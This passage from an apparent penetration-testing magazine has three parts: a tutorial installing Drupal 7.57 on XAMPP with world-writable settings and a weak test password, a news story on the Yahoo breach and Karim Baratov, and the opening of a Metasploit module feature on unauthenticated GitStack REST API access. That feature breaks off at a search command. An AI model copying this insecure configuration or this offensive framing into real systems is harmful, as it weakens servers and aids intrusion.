configuration.php           Joomla_3.7.0-Stable-Full_Package.zip
contact-form-7-to-database  simple-fields
drupal-7.57.tar.gz          simple-fields.0.3.5.zip
Joomla_3.7.0                wp-with-spritz
user1@ubuntu:~/Desktop$ tar -xvf drupal-7.57.tar.gz
drupal-7.57/
drupal-7.57/.editorconfig
drupal-7.57/.gitignore
drupal-7.57/.htaccess
drupal-7.57/CHANGELOG.txt
drupal-7.57/COPYRIGHT.txt
drupal-7.57/INSTALL.mysql.txt
drupal-7.57/INSTALL.pgsql.txt
drupal-7.57/INSTALL.sqlite.txt
```


Once the extraction process is over, we will have a new folder named "drupal-7.57" in the same directory.



```
drupal-7.57/themes/seven/screenshot.png
drupal-7.57/themes/seven/seven.info
drupal-7.57/themes/seven/style-rtl.css
drupal-7.57/themes/seven/style.css
drupal-7.57/themes/seven/template.php
drupal-7.57/themes/seven/vertical-tabs-rtl.css
drupal-7.57/themes/seven/vertical-tabs.css
drupal-7.57/themes/stark/
drupal-7.57/themes/stark/README.txt
drupal-7.57/themes/stark/layout.css
drupal-7.57/themes/stark/logo.png
drupal-7.57/themes/stark/screenshot.png
drupal-7.57/themes/stark/stark.info
drupal-7.57/update.php
drupal-7.57/web.config
drupal-7.57/xmlrpc.php
drupal-7.57/LICENSE.txt
user1@ubuntu:~/Desktop$ ls
configuration.php            Joomla_3.7.0-Stable-Full_Package.zip
contact-form-7-to-database   simple-fields
drupal-7.57                  simple-fields.0.3.5.zip
drupal-7.57.tar.gz           wp-with-spritz
Joomla_3.7.0
user1@ubuntu:~/Desktop$ 
```


Now its time to move the "drupal-7.57" folder into the root directory of the XAMPP web serve -r. This will be /opt/lampp/htdocs folder. Since it is a folder, we need to use "-r" recursive opti- on with the **cp** command to successfully copy it. You need to be a root user for doing this. So sudo command is required. Enter the sudo password for the sudo user.

Navigate to the /opt/lampp/htdocs directory and do an "**ls**" to check if the drupal-7.57 f- older is successfully copied. Let's rename drupal-7.57 folder to drupal for simplicity using the mv command.



```
user1@ubuntu:~/Desktop$ sudo cp -r drupal-7.57 /opt/lampp/htdocs
[sudo] password for user1:
user1@ubuntu:~/Desktop$ cd /opt/lampp/htdocs
user1@ubuntu:/opt/lampp/htdocs$ ls
applications.html  dashboard    img        webalizer
bitnami.css        drupal-7.57  index.php  wordpress
clipbucket-4881    favicon.ico  Joomla
user1@ubuntu:/opt/lampp/htdocs$ mv drupal-7.57 drupal
mv: cannot move 'drupal-7.57' to 'drupal': Permission denied
user1@ubuntu:/opt/lampp/htdocs$ sudo mv drupal-7.57 drupal
user1@ubuntu:/opt/lampp/htdocs$ 
```


Give permissions to the www-data user over the drupal directory using the chown command. Now start the XAMPP serv -er using the **sudo /opt/lampp/lampp start** command as shown below. The XAMPP server has successfully started.



```
user1@ubuntu:/opt/lampp/htdocs$ sudo chown www-data  -R drupal
user1@ubuntu:/opt/lampp/htdocs$ ls
applications.html  dashboard    img        webalizer
bitnami.css        drupal       index.php  wordpress
clipbucket-4881    favicon.ico  Joomla
user1@ubuntu:/opt/lampp/htdocs$ sudo /opt/lampp/lampp start
Starting XAMPP for Linux 5.6.23-0...
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.
user1@ubuntu:/opt/lampp/htdocs$ 
```

Before installing Drupal, let's install a database for Drupal which is used to store data.This ca

-n be created using phpmyadmin of the web server. We have learnt about PHPmyadmin in our previous issues. Open a browser and go to **http://localhost/phpmyadmin**. You will see all the databases installed on the web server as shown below. Click on "New" to create a new database.



General settings

Server connection collation : utf8mb4_unicode_ci

Appearance settings

Language : English

Theme: pmahomme

- Font size: 82%

More settings


Database server

- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server version: 10.1.13-MariaDB - Source distribution
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.6.23 mod_perl/2.0.8-dev Perl/v5.16.3
- Database client version: libmysql - mysqlnd 5.0.11-dev - 20120503 - $Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a $
- PHP extension: mysqli
- PHP version: 5.6.23

Give a name to the database. Here we have named it "drupal6". Then click on "Create".



Databases


Create database

drupal6 | Collation

	Database	Collation	
□	clipbucket	latin1_swedish_ci	Check privileges
□	information_schema	utf8_general_ci	Check privileges
□	joomla3	utf8_general_ci	Check privileges
□	mysql	latin1_swedish_ci	Check privileges
□	performance_schema	utf8_general_ci	Check privileges
□	phpmyadmin	utf8_bin	Check privileges
□	test	latin1_swedish_ci	Check privileges
□	wordpress	latin1_swedish_ci	Check privileges
	l: 8	latin1_swedish_ci	

Once the database is created, you can see it in the list of all databases section as shown.

Drupal was originally written by Dries Buytaert as a message board and became an open source project in 2001.




No tables found in database.

Name:

Number of columns: 4

Once the database is successfully created, it's time to install Drupal. Open a browser and browse to "http://localhost/drupal" and you should see the Drupal installation wizard as shown below. We will get two options: Standard and Minimal. Choose the "standard" one and Click on "Save and Continue".




● Standard
Install with commonly used features pre-configured.

○ Minimal
Start with only a few modules enabled.

The name Drupal came from the Dutch word druppel, which means "drop" (as in a water droplet).The name was taken from the now defunct Drop.org Website, whose code was used for Drupal.

Choose the language and click on "Save and Continue".



Select an installation profile | Drupal - Mozilla Firefox

localhost/drupal/install.php

Select an installation profile


● Standard
Install with commonly used features pre-configured.

○ Minimal
Start with only a few modules enabled.

Save and continue

- Choose profile
- Choose language
- Verify requirements
- Set up database
- Install profile
- Configure site
- Finished

The installation will check if all the requirements for Drupal installation are present. Usually all requirements should be met but if you get an error as shown below, let's see how to fix them.



Requirements problem | Drupal - Mozilla Firefox


localhost/drupal/install.php?profile=standard&locale=en

- ✓ Choose profile
- ✓ Choose language
- Verify requirements
- Set up database
- Install profile
- Configure site
- Finished

Web server	Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.6.23 mod_perl/2.0.8-dev Perl/v5.16.3
PHP	5.6.23
PHP register globals	Disabled
PHP extensions	Enabled
Database support	Enabled
PHP memory limit	128M
☒ File system The directory *sites/default/files* does not exist. An automated attempt to create this directory failed, possibly due to a permissions problem. To proceed with the installation, either create the directory and modify its permissions manually or ensure that the installer has the permissions to create it automatically. For more information, see INSTALL.txt or the online handbook.	
Unicode library	PHP Mbstring Extension
☒ Settings file	The settings file does not exist.
The Drupal installer requires that you create a settings file as part of the installation process. Copy the *./sites/default/default.settings.php* file to *./sites/default/settings.php*. More details about installing Drupal are available in INSTALL.txt.	


Check the error messages and proceed with the installation.

The first error is about directory named sites/default/files not being present. Drupal while installing automatically tries to create that folder but if permissions are not granted, it will fail to do it. So the error is basically a permission error. Since that file is required, it is asking us to create it manually. Open a terminal and navigate to the drupal directory as shown below. Go to the /sites/default directory. Create the files directory using the mkdir command as shown below.




```
user1@ubuntu:~$ cd /opt/lampp/htdocs/drupal
user1@ubuntu:/opt/lampp/htdocs/drupal$ ls
authorize.php  index.php          INSTALL.txt      profiles    themes
CHANGELOG.txt  INSTALL.mysql.txt  LICENSE.txt      README.txt  update.php
COPYRIGHT.txt  INSTALL.pgsql.txt  MAINTAINERS.txt  robots.txt  UPGRADE.txt
cron.php       install.php        misc             scripts     web.config
includes       INSTALL.sqlite.txt modules          sites       xmlrpc.php
user1@ubuntu:/opt/lampp/htdocs/drupal$ cd sites
user1@ubuntu:/opt/lampp/htdocs/drupal/sites$ cd default
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ ls
default.settings.php
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ sudo mkdir files
```

In the "default" directory, do an "ls". Here we can see a file named default.settings.php. Copy its contents to a new file named settings.php. This is to fix our second error. You may need t-o be super user to do these.




```
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ sudo mkdir files
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ ls
default.settings.php  files
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ cp default.settings.php set
tings.php
cp: cannot create regular file 'settings.php': Permission denied
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ sudo cp default.settings.ph
p settings.php
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ ls
default.settings.php  files  settings.php
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ 
```

As a last step, change the permissions of these two files to be writable as shown below.



```
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ ls -l
total 60
-rw-r--r-- 1 www-data root 26250 Jul 15 22:26 default.settings.php
drwxr-xr-x 2 root     root  4096 Jul 15 22:44 files
-rw-r--r-- 1 root     root 26250 Jul 15 22:45 settings.php
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ sudo chmod 755 -R files
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ chmod 777 settings.php
chmod: changing permissions of 'settings.php': Operation not permitted
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ sudo chmod 777 settings.php

user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ ls
default.settings.php  files  settings.php
user1@ubuntu:/opt/lampp/htdocs/drupal/sites/default$ 
```

Now go to the browser and click on "Proceed with Installation" link




File system

The directory *sites/default/files* is not writable. An automated attempt to create this directory failed, possibly due to a permissions problem. To proceed with the installation, either create the directory and modify its permissions manually or ensure that the installer has the permissions to create it automatically. For more information, see INSTALL.txt or the online handbook.

Unicode library	PHP Mbstring Extension
Settings file	The *./sites/default/settings.php* file exists.
Settings file	The settings file is writable.

Check the error messages and proceed with the installation.

The installation process will now move to next stage as all the requirements are met. Choose the type of database (Here, it is MySQL) since we have MySQL database only.



Database type *

● MySQL, MariaDB, or equivalent

○ PostgreSQL

○ SQLite

The type of database your Drupal data will be stored in.

Database name *

The name of the database your Drupal data will be stored in. It must exist on your server before Drupal can be installed.


Database username *

admin

Database password

•••••

Give the name of the database we just created (That would be Drupal6). Give the credentials of MySQL administrator (which we created when we installed a web server). when all the values are set, click on "Save and Continue".


Database configuration | Drupal - Mozilla Firefox
Database configuration
localhost/drupal/install.php?profile=standard&locale=en
Search
Install profile
Configure site
Finished
ADVANCED OPTIONS
Save and continue

Database type *

● MySQL, MariaDB, or equivalent

○ PostgreSQL

○ SQLite

The type of database your Drupal data will be stored in.

Database name *

drupal6

The name of the database your Drupal data will be stored in. It must exist on your server before Drupal can be installed.


Database username *

root

Database password

Drupal became popular since 2003 when it helped build "DeanSpace" for Howard Dean, one of the candidates in the U.S. Democratic Party's primary campaign for the 2004 U.S. elections.

The installation of the profile will start and it may take a bit long time for finishing it.


Installing Drupal | Drupal - Mozilla Firefox
Installing Drupal | Drup
localhost/drupal/install.php?profile=standard&locale=en&op=sta
Search


Installing Drupal

Completed 1 of 28. 4%

Installed *Node* module.

- ✓ Choose profile
- ✓ Choose language
- ✓ Verify requirements
- ✓ Set up database
- ▸ **Install profile**
- Configure site
- Finished

Once the installation is finished, the system will ask you to change the permissions of some files to avoid security risks. In the same page, you can enter the details fo your website.


Configure site | Drupal - Mozilla Firefox
Configure site | Drupal
localhost/drupal/install.php?profile=standard&locale=en
Search

Configure site

⚠ All necessary changes to *sites/default* and *sites/default/settings.php* have been made, so you should remove write permissions to them now in order to avoid security risks. If you are unsure how to do so, consult the online handbook.

- ✓ Choose profile
- ✓ Choose language
- ✓ Verify requirements
- ✓ Set up database
- ✓ Install profile
- ▸ **Configure site**
- Finished

SITE INFORMATION

Site name *

localhost

Site e-mail address *


Automated e-mails, such as registration information, will be sent from this address. Use an address ending in your site's domain to help prevent these e-mails from being flagged as spam.

SITE MAINTENANCE ACCOUNT

Username *

Spaces are allowed; punctuation is not allowed except for periods, hyphens, and

This include details like name of the site (which I have left as localhost), email address for the site, username and password for the site maintenance account (which is typically administrator of the website), location and the default time zone of the site etc. Scroll down as shown below for configuring all the above mentioned settings on the website. Make sure you set a strong password for the administrator (For testing purposes, we will be using a common username and password).The related images are all shown below.



Configure site | Drupal - Mozilla Firefox
Configure site | Drupal
localhost/drupal/install.php?profile=standard&locale=en
Search

Configure site

✓ Choose profile
✓ Choose language
✓ Verify requirements
✓ Set up database
✓ Install profile
▸ **Configure site**
Finished

⚠ All necessary changes to *sites/default* and *sites/default/settings.php* have been made, so you should remove write permissions to them now in order to avoid security risks. If you are unsure how to do so, consult the online handbook.

SITE INFORMATION

Site name *
localhost


Site e-mail address *
[redacted]

Automated e-mails, such as registration information, will be sent from this address. Use an address ending in your site's domain to help prevent these e-mails from being flagged as spam.

SITE MAINTENANCE ACCOUNT

Username *
admin

Spaces are allowed; punctuation is not allowed except for periods, hyphens, and



Configure site | Drupal - Mozilla Firefox
Configure site | Drupal
localhost/drupal/install.php?profile=standard&locale=en
Search

underscores.

E-mail address *
[redacted]

Password *
••••••
Password strength: **Fair**

Confirm password *
••••••
Passwords match: yes


To make your password stronger:
- Add lowercase letters
- Add uppercase letters
- Add punctuation

SERVER SETTINGS

Default country
- None -
Select the default country for the site.

Default time zone
America/Los Angeles: Sunday, July 15, 2018 - 22:51 -0700

Once all the settings are set, click on "Save and Continue".




UPDATE NOTIFICATIONS

□ Check for updates automatically

The system will notify you when updates and important security releases are available for installed components. Anonymous information about your site is sent to Drupal.org.

Once the installation is finished, you will get a congratulatory message as shown below.Click on the "Visit your new site" link to have a look at the new Drupal site.


Drupal installation complete | localhost - Mozilla Firefox
Drupal installation com
localhost/drupal/install.php?profile=standard&locale=en
Search


Drupal installation complete

Congratulations, you installed Drupal!

Visit your new site.

- ✓ Choose profile
- ✓ Choose language
- ✓ Verify requirements
- ✓ Set up database
- ✓ Install profile
- ✓ Configure site
- ✓ Finished

Your new site is as shown below.



Welcome to localhost

No front page content has been created yet.

- Add new content

HACKSTORY

A US District Court Judge sentenced Karim Baratov to 60 months in prison. If you remember from our previous issues, Karim Baratov is one of the main accused in hacking of thousands of Yahoo webmail accounts. He is charged in nine felony counts which include hacking, identity theft and espionage. To cover additional fine on him, the court ordered Karim Baratov to forfeit all his assets.

Karim Baratov is a Canadian Kazakh for hire hacker who was hired by FSB, the Russian secret service to break into some selected Yahoo accounts. He pleaded guilty to all the charges last year. All of 23 years, Baratov was allegedly paid by Russian intelligence officers Dmitry Dokuchaev and Igor Sushchin for hacking into accounts of some specific targets.These targets included journalists, lawyers and senior Government officials of Russia and its neighbouring countries. Baratov was paid 100$ for each account he compromised. Baratov claimed that he was unaware of the identities of people who hired him.

He once boasted on social media that his earnings were in millions and he earned more than that of his parents combined.

Baratov moved to Canada at the age of 12 when his interest moved towards computers. He started his own business of hacker-for-hire at the age of 14 years. Before he was arrested by the Canadian police, Baratov led a lavish lifestyle even owning cars like Ashton Martin, Porsche, Audi and a Lamborghini. He also used to regularly throw parties for his friends and used to wear expensive clothes always to his school. He had a strong online presence and went by the name Mr. Karim. He once boasted on social media that his earnings are in millions and more than that of his parents combined. He was arrested silently from his home by Canadian authorities bringing an abrupt end to his exploits.

With his arrest and conviction, now there are three accused left in the case of Yahoo hacking. Dmitry Dokuchaev, Igor Sushchin and Latvian hacker Aleksey Belan. Dmitry Dokuchaev was arrested just eight months after the Yahoo hack by Russian authorities on charges of passing sensitive information belonging to Russia to US authorities. Dokuchaev who use to go by the hacker handle "Forb" was well known for stealing credit card data. It was allegedly he who passed on some Yahoo credentials to Baratov. Americans allege he worked for Centre of Information Security, the cyber wing of FSB. Even Igor Sushchin is behind the bars.

Aleksey Belan is a Latvian hacker hired by Russian agents who hacked into Yahoo in 2014. Just like Karim Baratov, he also sent a specially cratfed spear phishing email to specifcally selected Yahoo employess to get access inside Yahoo network. One of the Yahoo employees unfortuately clicked on these mails and Belan got access to the Yahoo's network. He got to Yahoo's database and it's Account Management Tool whch is used to edit the Yahoo's entire database.

Using this tool, he made a copy of the entire database of Yahoo and downloaded it to his own computer. This database contained names, phone numbers, questions for changing passwords and their answers, password recovery emails and the cryptographic values unique to each account. Aleksey Belan is still at large.

Although all the perpetrators of the Yahoo hack have still not been caught and brought to justice, the sentencing of Karim Baratov is a step forward in one of the worst data breaches that cyber world has seen.

Gitstack v2.3.10 REST API, MantisBT, OsCommerce RCE and Linux enum Modules

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with some of the popular latest Metasploit modules.


Gitstack v2.3.10 Unauth REST API Auxiliary Module

TARGET : Windows (all versions) **TYPE : Remote** **FIREWALL : ON**

GitStack is a software that allows Windows users to set up their own private Git server on Windows. It makes super easy to secure and keep your server up to date. GitStack is built on the top of the genuine Git for Windows and is compatible with any other Git clients.


In our previous issue, we have seen a remote code execution (RCE) module that exploits an unauthenticated GitStack version 2.3.10 server. This auxiliary module performs unauthenticated REST API calls against GitStack version 2.3.10 which gives anyone the ability to retrieve information about the application and make changes to it. This application by default allows unauthenticated REST API requests to several endpoints. This module works by sending unauthenticated requests to these endpoints.

Let us see how this module works.This module has been tested on Windows 7 with Firewall ON. Start Metasploit and search for gitstack modules using the "search gitstack" command as shown below.




```
                         https://metasploit.com


       =[ metasploit v4.16.61-dev                         ]
+ -- --=[ 1773 exploits - 1011 auxiliary - 307 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search gitstack
